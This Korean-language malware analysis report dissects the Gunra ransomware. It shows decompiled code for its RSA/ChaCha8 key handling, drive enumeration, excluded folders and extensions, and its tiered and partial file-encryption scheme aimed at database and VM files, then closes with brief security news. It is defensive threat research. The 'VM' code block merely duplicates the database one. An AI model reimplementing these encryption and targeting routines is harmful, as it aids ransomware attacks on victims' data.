0000000014025F610	38	7F	0A	BA	64	79	6A	5F	01	62	D8	CE	9A	DD	88	93	8..ºdyj_.bØÎ.Ý..
0000000014025F620	87	E3	58	E8	E9	14	C8	C4	58	A8	5E	58	61	1C	FB	29	.ãXèé.ÈÄX¨^Xa.û)
0000000014025F630	C1	0B	98	40	D5	15	9B	EC	61	08	CE	83	D6	4F	7F	33	Á..@Õ..ìa.Î.ÖO.3
0000000014025F640	34	75	53	A7	06	AC	1B	FB	AA	C7	F2	A3	66	20	99	9D	4uS§.¬.ûªÇò£f ..
0000000014025F650	BA	BD	A8	F5	E3	8E	33	17	96	63	5F	6C	84	1C	FD	F5	º½¨õã.3..c_l..ýõ
0000000014025F660	57	E5	C9	F1	76	3A	76	6B	14	CC	9E	DC	06	95	78	77	Wåéñv:vk.Ì.Ü..xw
0000000014025F670	36	2E	FE	1E	DB	51	78	36	71	E1	15	D0	2E	4E	C8	F7	6.þ.ÛQx6qá.Ð.NÈ÷
0000000014025F680	87	DD	43	CF	50	21	F7	E1	EE	12	9A	44	DD	3E	8B	D4	.ÝCÏP!÷áî..DÝ>.Ô
0000000014025F690	2E	54	B5	E8	9A	90	73	E1	56	93	C6	B1	DC	5E	D3	B8	.Tµè..sáV.Æ±Ü^Ó¸
0000000014025F6A0	4F	48	E2	62	8B	F6	5D	4C	78	A8	63	F8	48	AE	66	EE	OHâb.ö]Lx¨cøH®fî
0000000014025F6B0	3F	81	69	78	15	A8	E0	A4	41	2B	11	6B	1C	00	00	49	?.ix.¨à¤A+.k...I
0000000014025F6C0	88	EA	7F	38	A7	06	25	FE	AF	BE	79	64	61	98	0E	21	.ê.8§.%þ¯¾yda..!
0000000014025F6D0	7E	EE	B9	8C	3B	00	5E	69	E3	82	C3	9A	73	8D	5D	49	~î¹.;.^iã.Ã.s.]I
0000000014025F6E0	F2	CD	3B	15	05	58	A0	E8	46	71	A8	BC	01	CB	E8	BE	òÍ;..X èFq¨¼.Ëè¾
0000000014025F6F0	B4	BC	0D	9A	62	9C	04	D9	98	C9	7F	7C	5F	99	23	13	´¼..b..Ù.É.|_.#.
0000000014025F700	4D	08	1C	9F	3A	C0	10	81	6A	32	4B	CF	A8	B1	DE	E0	M...:À..j2KÏ¨±Þà
0000000014025F710	6F	B0	D3	B9	47	23	DC	C7	75	58	7F	02	87	33	8A	15	o°Ó¹G#ÜÇuX...3..

[RSA 공개키 데이터]

전역 변수 메모리 주소인 "14025F5D0"에 RSA 공개키가 로드된 것을 확인할 수 있다.

마이크로소프트 공식 홈페이지에 따르면 RSAPUBKEY 구조체에서 RSA1(0x31415352 - 공개키) 다음 필드 값이 0x1000(4096)인 것을 확인 할 수 있다. 이 RSA 공개키 값은 파일을 암호화에 사용되는 ChaCha8 대칭키를 숨기기 위해 사용되는 비대칭 암호 알고리즘인 RSA의 공개키로 확인된다.

```
1  typedef struct _RSAPUBKEY {
2      DWORD magic;
3      DWORD bitlen;
4      DWORD pubexp;
5  }   RSAPUBKEY;
```

- ChaCha 암호화 상수 확인

```
  param_1[4] = *param_2;
  param_1[5] = param_2[1];
  param_1[6] = param_2[2];
  param_1[7] = param_2[3];
  if (param_3 == 0x100) {
    local_res10 = param_2 + 4;
    local_f0 = "expand 32-byte kexpand 16-byte k";
  }
  else {
    local_f0 = "expand 16-byte k";
    local_res10 = param_2;
  }
  param_1[8] = *local_res10;
  param_1[9] = local_res10[1];
  param_1[10] = local_res10[2];
  param_1[0xb] = local_res10[3];
  *param_1 = *(undefined4 *)local_f0;
  param_1[1] = *(undefined4 *)(local_f0 + 4);
  param_1[2] = *(undefined4 *)(local_f0 + 8);
  param_1[3] = *(undefined4 *)(local_f0 + 0xc);
  return;
}
```

[문자열 상수 확인]

대칭 암호화 알고리즘인 ChaCha 알고리즘 표준에 정의된 암호화 상수 “expand 32-byte kexpand 16-byte k” 와 "expand 16-byte k"를 확인할 수 있다.

현재 분석에 사용된 샘플에서 사용되는 상수는 “expand 32-byte kexpand 16-byte k”로 고정되어 있다.

- ChaCha QR 연산

```
  for (i = 8; 0 < (int)i; i = i - 2) {
    local_6f8[1] = local_6f8[1] + local_674;
    uVar1 = (local_574 ^ local_6f8[1]) << 16 | (local_574 ^ local_6f8[1]) >> 16;
    local_5f4 = local_5f4 + uVar1;
    uVar2 = (local_674 ^ local_5f4) << 12 | (local_674 ^ local_5f4) >> 20;
    local_6f8[1] = local_6f8[1] + uVar2;
    uVar1 = (uVar1 ^ local_6f8[1]) << 8 | (uVar1 ^ local_6f8[1]) >> 24;
    local_5f4 = local_5f4 + uVar1;
    uVar2 = (uVar2 ^ local_5f4) << 7 | (uVar2 ^ local_5f4) >> 25;
    local_6d4 = local_6d4 + local_654;
    uVar3 = (local_554 ^ local_6d4) << 16 | (local_554 ^ local_6d4) >> 16;
    local_5d4 = local_5d4 + uVar3;
    uVar4 = (local_654 ^ local_5d4) << 12 | (local_654 ^ local_5d4) >> 20;
    local_6d4 = local_6d4 + uVar4;
    uVar3 = (uVar3 ^ local_6d4) << 8 | (uVar3 ^ local_6d4) >> 24;
    local_5d4 = local_5d4 + uVar3;
    uVar4 = (uVar4 ^ local_5d4) << 7 | (uVar4 ^ local_5d4) >> 25;
    local_6b4 = local_6b4 + local_634;
    uVar5 = (local_534 ^ local_6b4) << 16 | (local_534 ^ local_6b4) >> 16;
    local_5b4 = local_5b4 + uVar5;
    uVar6 = (local_634 ^ local_5b4) << 12 | (local_634 ^ local_5b4) >> 20;
    local_6b4 = local_6b4 + uVar6;
    uVar5 = (uVar5 ^ local_6b4) << 8 | (uVar5 ^ local_6b4) >> 24;
    local_5b4 = local_5b4 + uVar5;
    uVar6 = (uVar6 ^ local_5b4) << 7 | (uVar6 ^ local_5b4) >> 25;
```

[문자열 상수 확인]

ChaCha8은 ChaCha20을 기반으로 진행되며 라운드 수를 줄인 변형 알고리즘으로 8번의 암호화 라운드만 수행한다.

ChaCha20보다 라운드 수가 적어 빠른 성능을 제공하지만 ChaCha20에 비해 보안 강도가 낮은 것으로 알려져 있다.

- 드라이브 탐색 준비

```
__CheckForDebuggerJustMyCode(&DAT_14027826b);
local_244 = 0;
*param_1 = 0;
param_1[1] = (longlong)param_1;
uVar2 = Fun_GetLogicalDriveStringsW(0,0);
lpBuffer = (ulonglong)uVar2;
if (lpBuffer == 0) {
  local_244 = 0;
}
else {
  nBufferLength = Fun_Heap(lpBuffer * 2 + 2);
  if (nBufferLength == 0) {
    local_244 = 0;
  }
  else {
    Fun_GetLogicalDriveStringsW(lpBuffer,nBufferLength);
    local_1c0 = nBufferLength;
    while (iVar3 = Fun_lstrlenW(local_1c0), iVar3 != 0) {
      pvVar4 = operator_new(0x38);
      if (pvVar4 == (void *)0x0) {
        local_30 = 0;
      }
      else {
        local_30 = thunk_FUN_1400c8970(pvVar4);
      }
      lVar1 = local_30;
      if (local_30 == 0) {
        thunk_FUN_1400ca600(nBufferLength);
        return 0;
```

[GetLogicalDriveStringsW 함수 사용]

Gunra 랜섬웨어에서 가장 핵심 기능인 파일 암호화를 위해 시스템에서 유효한 논리 드라이브 문자열을 수집한다.

이와 같은 기능을 수행하기 위해 GetLogicalDriveStringsW API 함수를 이용하여 컴퓨터에 존재하는 하드 드라이브, 네트워크 드라이브 등 모든 논리적인 드라이브 문자열을 가져온다.

이때, **다른 랜섬웨어와 차별점**이 존재하는데 **대상 OS가 윈도우이고 드라이브가 C 드라이브일 경우 최상위 경로는 "C:\\Users\\"로 시작되는 것으로 확인**된다.

- 제외 폴더

```
  __CheckForDebuggerJustMyCode(&DAT_140278cdb);
  uVar1 = thunk_FUN_14012a130(local_240,&DAT_140222c98);
  local_468[0] = thunk_FUN_140132000(uVar1);
  uVar1 = thunk_FUN_14012bd40(local_210,L"winnt");
  local_468[1] = thunk_FUN_140132900(uVar1);
  uVar1 = thunk_FUN_14012d4b0(local_1e0,L"temp");
  local_468[2] = thunk_FUN_140132fc0(uVar1);
  uVar1 = thunk_FUN_14012d1d0(local_1b0,L"thumb");
  local_468[3] = thunk_FUN_140132ea0(uVar1);
  uVar1 = thunk_FUN_140122490(local_180,L"$Recycle.Bin");
  local_448 = thunk_FUN_140125840(uVar1);
  uVar1 = thunk_FUN_14012a5c0(local_140,L"$RECYCLE.BIN");
  local_440 = thunk_FUN_140132240(uVar1);
  uVar1 = thunk_FUN_14012dd60(local_100,L"System Volume Information");
  local_438 = thunk_FUN_140133200(uVar1);
  uVar1 = thunk_FUN_140129eb0(local_b0,L"Boot");
  local_430 = thunk_FUN_14013lee0(uVar1);
  uVar1 = thunk_FUN_14012b220(local_80,L"Windows");
  local_428 = thunk_FUN_1401325a0(uVar1);
  uVar1 = thunk_FUN_14012ab80(local_50,L"Trend Micro");
  local_420 = thunk_FUN_140132360(uVar1);
  local_404 = 10;
  local_3e4 = 0;
  do {
    if (local_404 <= local_3e4) {
      uVar1 = 1;
LAB_14012f7e3:
      _RTC_CheckStackVars(local_498,&DAT_1402226c0);
      return uVar1;
    }
    lVar2 = Fun_StrStrIW(param_1,local_468[local_3e4]);
    if (lVar2 != 0) {
      uVar1 = 0;
      goto LAB_14012f7e3;
    }
    local_3e4 = local_3e4 + 1;
  } while( true );
}
```

[제외 폴더 확인]

이 랜섬웨어는 StrStrIW API 함수를 사용하여 대소문자를 구분하지 않고 유니코드 문자열 내에서 첫 번째 부분의 문자열을 검색하여 제외 폴더 목차를 분별한다.

제외 목차로는 총 9가지로 "winnt", "temp", "thumb", "$Recycle.Bin", "$RECYCLE.BIN", "System Volume Information", "Boot", ”Windows", "Trend Micro" 이 존재한다.

- 제외 확장자 및 파일

```
__CheckForDebuggerJustMyCode(&DAT_140278cdb);
uVar1 = thunk_FUN_14012a340(local_170,L".exe");
local_2c0[0] = thunk_FUN_140132120(uVar1);
uVar1 = thunk_FUN_140124290(local_140,L".dll");
local_2c0[1] = thunk_FUN_140125f00(uVar1);
uVar1 = thunk_FUN_14012b5d0(local_110,L".lnk");
local_2c0[2] = thunk_FUN_1401326c0(uVar1);
uVar1 = thunk_FUN_14012cf50(local_e0,L".sys");
local_2c0[3] = thunk_FUN_140132d80(uVar1);
uVar1 = thunk_FUN_140128180(local_b0,L".msi");
local_2a0 = thunk_FUN_140131a60(uVar1);
uVar1 = thunk_FUN_140127c90(local_80,L"R3ADM3.txt");
local_298 = thunk_FUN_140131940(uVar1);
uVar1 = thunk_FUN_14012d730(local_50,L"CONTI_LOG.txt");
local_290 = thunk_FUN_1401330e0(uVar1);
                    /* Return L".ENCRT" */
uVar1 = Str_ENCRT();
lVar2 = Fun_StrStrIW(param_1,uVar1);
if (lVar2 == 0) {
  local_274 = 7;
  for (local_254 = 0; local_254 < local_274; local_254 = local_254 + 1) {
    lVar2 = Fun_StrStrIW(param_1,local_2c0[local_254]);
    if (lVar2 != 0) {
      uVar1 = 0;
      goto LAB_14012f9f4;
    }
  }
  uVar1 = 1;
}
else {
  uVar1 = 0;
}
LAB_14012f9f4:
_RTC_CheckStackVars(local_2e8,&DAT_140222740);
return uVar1;
}
```

[제외 목록 확인]

그 후 제외 폴더와 같이 StrStrIW API를 사용하여 제외 확장자 및 파일을 분류를 한다.

제외 목차는 총 8가지로 ".exe", ".dll", ".lnk", ".sys", ".msi", "R3ADM3.txt", "CONTI_LOG.txt", ".ENCRT"와 같다.

- 파일 암호화

```
else {
  iVar1 = Fun_TargetFileGet_Info(param_1);
  if (iVar1 == 0) {
    uVar2 = 0;
  }
  else {
    iVar1 = Fun_CheckExtension_DB(*param_1);
    if (iVar1 == 0) {
      iVar1 = Fun_CheckExtension_VM(*param_1);
      if (iVar1 == 0) {
        if ((longlong)param_1[2] < 1048577) {
          iVar1 = Fun_TargetFile_KeyWrite(param_1,0x24,0);
          if (iVar1 == 0) {
            uVar2 = 0;
          }
          else {
            uVar2 = Fun_FileEncryption1(param_1,param_2,param_3,param_4);
          }
        }
        else if ((longlong)param_1[2] < 5242881) {
          iVar1 = Fun_TargetFile_KeyWrite(param_1,0x26,0);
          if (iVar1 == 0) {
            uVar2 = 0;
          }
          else {
            uVar2 = Fun_FileEncryption2(param_1,param_2,param_3,param_4);
          }
        }
        else {
```

[파일 암호화를 위한 로직]

파일 암호화를 진행하기 전에 확장자를 구별하는 행위를 진행하고 진행되는 방식은 랜섬웨어 Conti와 같은 방식으로 확인되며 크게 파일 확장자를 비교하는 방식과 일반적인 파일을 대상으로 하는 방식 두 가지 암호화 방식이 존재한다.

파일 확장자를 비교하는 방식은 데이터베이스 관련 확장자와 VM 관련 확장자 검색 함수들로 확인되며, 사용 용도에 따라 크기가 큰 파일들을 빠른 시간에 암호화를 진행해야 하기 때문인 것으로 판단된다.

 그 외의 일반적인 파일들에 대해서는 파일의 크기를 총 3가지 조건으로 나뉘어 암호화를 진행하는 것으로 확인된다.

일반적인 파일에 대한 조건은 다음과 같다.

조건	암호화 범위	주요 특징
1048577 byte(약 1MB) 크기보다 작음	파일 전체 (5MB까지)	가장 기본적인 전체 암호화 방식
5242881 byte(약 5MB) 크기 보다 작음	파일 시작부터 1MB까지	파일의 앞 부분만 고정된 크기로 암호화
5242881 byte(약 5MB) 크기 보다 큼	파일의 특정 구간들 (데이터 50% 대상)	정해진 패턴에 따라 건너뛰며 부분 암호화

- 데이터베이스 관련 확장자 비교

```
  uVar1 = thunk_FUN_1400d6c30(local_220,L".adn");
  local_26e8 = thunk_FUN_140104c10(uVar1);
  uVar1 = thunk_FUN_1400fc070(local_1f0,L".db2");
  local_26e0 = thunk_FUN_14010f960(uVar1);
  uVar1 = thunk_FUN_1400ded40(local_1c0,L".fm5");
  local_26d8 = thunk_FUN_1401076d0(uVar1);
  uVar1 = thunk_FUN_1400cac40(local_190,L".hjt");
  local_26d0 = thunk_FUN_1401012b0(uVar1);
  uVar1 = thunk_FUN_1400cfac0(local_160,L".icg");
  local_26c8 = thunk_FUN_1401025d0(uVar1);
  uVar1 = thunk_FUN_1400d3d40(local_130,L".icr");
  local_26c0 = thunk_FUN_1401037d0(uVar1);
  uVar1 = thunk_FUN_1400f19a0(local_100,L".kdb");
  local_26b8 = thunk_FUN_14010d0d0(uVar1);
  uVar1 = thunk_FUN_1400ebdc0(local_d0,L".lut");
  local_26b0 = thunk_FUN_14010b150(uVar1);
  uVar1 = thunk_FUN_1400fa090(local_a0,L".maw");
  local_26a8 = thunk_FUN_14010ef40(uVar1);
  uVar1 = thunk_FUN_1400e35a0(local_70,L".mdn");
  local_26a0 = thunk_FUN_140108d50(uVar1);
  uVar1 = thunk_FUN_1400e7390(local_40,L".mdt");
  local_2698 = thunk_FUN_1401099b0(uVar1);
  local_2674 = 0xab;
  local_2654 = 0;
  do {
    if (local_2674 <= local_2654) {
      uVar1 = 0;
LAB_1400fdfc5:
      _RTC_CheckStackVars(local_2c18,&DAT_14021ff40);
      return uVar1;
    }
    lVar2 = Fun_StrStrIW(param_1,local_2be8[local_2654]);
    if (lVar2 != 0) {
      uVar1 = 1;
      goto LAB_1400fdfc5;
    }
    local_2654 = local_2654 + 1;
  } while( true );
}
```

[StrStrIW함수로 목차와 비교]

문자열로 검색하는 StrStrIW API 함수를 사용하여 준비된 데이터베이스 관련 확장자 171개와 비교를 한다.

확장자 중 .kdb는 중복되어 중복된 확장자를 제외한 확장자는 총 170개로 확인되었으며, 아래와 같이 해당 확장자와 같다면 파일 전체 데이터 대상으로 암호화가 진행된다.

.4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .oqy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spq, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn

- VM 관련 확장자 비교

```
  uVar1 = thunk_FUN_1400d6c30(local_220,L".adn");
  local_26e8 = thunk_FUN_140104c10(uVar1);
  uVar1 = thunk_FUN_1400fc070(local_1f0,L".db2");
  local_26e0 = thunk_FUN_14010f960(uVar1);
  uVar1 = thunk_FUN_1400ded40(local_1c0,L".fm5");
  local_26d8 = thunk_FUN_1401076d0(uVar1);
  uVar1 = thunk_FUN_1400cac40(local_190,L".hjt");
  local_26d0 = thunk_FUN_1401012b0(uVar1);
  uVar1 = thunk_FUN_1400cfac0(local_160,L".icg");
  local_26c8 = thunk_FUN_1401025d0(uVar1);
  uVar1 = thunk_FUN_1400d3d40(local_130,L".icr");
  local_26c0 = thunk_FUN_1401037d0(uVar1);
  uVar1 = thunk_FUN_1400f19a0(local_100,L".kdb");
  local_26b8 = thunk_FUN_14010d0d0(uVar1);
  uVar1 = thunk_FUN_1400ebdc0(local_d0,L".lut");
  local_26b0 = thunk_FUN_14010b150(uVar1);
  uVar1 = thunk_FUN_1400fa090(local_a0,L".maw");
  local_26a8 = thunk_FUN_14010ef40(uVar1);
  uVar1 = thunk_FUN_1400e35a0(local_70,L".mdn");
  local_26a0 = thunk_FUN_140108d50(uVar1);
  uVar1 = thunk_FUN_1400e7390(local_40,L".mdt");
  local_2698 = thunk_FUN_1401099b0(uVar1);
  local_2674 = 0xab;
  local_2654 = 0;
  do {
    if (local_2674 <= local_2654) {
      uVar1 = 0;
LAB_1400fdfc5:
      _RTC_CheckStackVars(local_2c18,&DAT_1402lff40);
      return uVar1;
    }
    lVar2 = Fun_StrStrIW(param_1,local_2be8[local_2654]);
    if (lVar2 != 0) {
      uVar1 = 1;
      goto LAB_1400fdfc5;
    }
    local_2654 = local_2654 + 1;
  } while( true );
}
```

[StrStrIW함수로 목차와 비교]

가상 환경인 VMware와 관련된 확장자가 총 20개 존재하며, 이 확장자는 일반적으로 사용하는 확장자로 파일 용량이 큰 것으로 확인된다.

그렇기 때문에 빠른 암호화를 위해 암호화는 반복 3회로 고정되며, 매회 7% 길이를 암호화를 진행하며, 총 21% 데이터에 대해 암호화를 진행하는 것으로 확인된다.


파일 암호화 과정 중에 1번째 횟수는 데이터의 7%까지 진행되며, 2번째 횟수는 이전 끝 이후에 +39.5%(46.5%) 이동 후+ 7%(53.5%)까지 암호화를 진행한다.

마지막 3번째 횟수에서 +39.5%(93%) 이동 후 마지막 7%(100%)까지 암호화를 수행 및 완료하는 것으로 확인된다.

VMware와 관련된 확장자는 다음과 같다.

.vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso

- 파일 확장자 변경




[MoveFileW 함수]

랜섬웨어는 파일의 데이터를 암호화 시키는 과정의 마지막 단계로 파일 확장자를 변경한다.

이때 사용되는 방법은 파일 또는 폴더를 이동시킬 때 사용되는 MoveFile API 함수를 사용한다.

- 랜섬 노트 확인



[노트 내용]

파일 암호화가 진행된 후에 랜섬 노트 “R3ADM3.txt”가 생성된다.

이 랜섬 노트에는 암호화된 파일들을 복원하려고 하면 자신들에게 연락하여 개인키와 해독 프로그램을 받아야 하며, 랜섬웨어 개발자들과 연락을 할 수 있도록 tor 브라우저를 다운로드 한 후 제공된 URL에 접속하여 클라이언트 ID로 문의하라는 내용을 담고 있다.

5. 주요 보안 뉴스

닛산, 랜섬웨어 공격으로 4TB 차량 기밀자료 유출 위기

닛산의 차량 디자인을 담당하는 자회사 닛산 크리에이티브 박스가 최근 랜섬웨어 그룹 '킬린'(Qilin)의 공격을 받아 4TB에 달하는 차량 기밀 디자인 문서 및 내부 정보가 유출될 위기에 처했다.

- 출처: https://www.boannews.com/media/view.asp?idx=138866&page=11&kind=1

김수키, 이번엔 주한 외국 대사관 공격...정부부처 이은 잇따른 국가 배후 해킹

'김수키'로 추정되는 해킹 집단이 대한민국 주요 정부 부처와 통신사를 공격한 데 이어, 한국 주재 유럽 대사관도 공격한 것으로 나타났다.

- 출처: https://www.boannews.com/media/view.asp?idx=138802&page=14&kind=1

에스지에이이피에스(주)

https://www.sgaeps.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호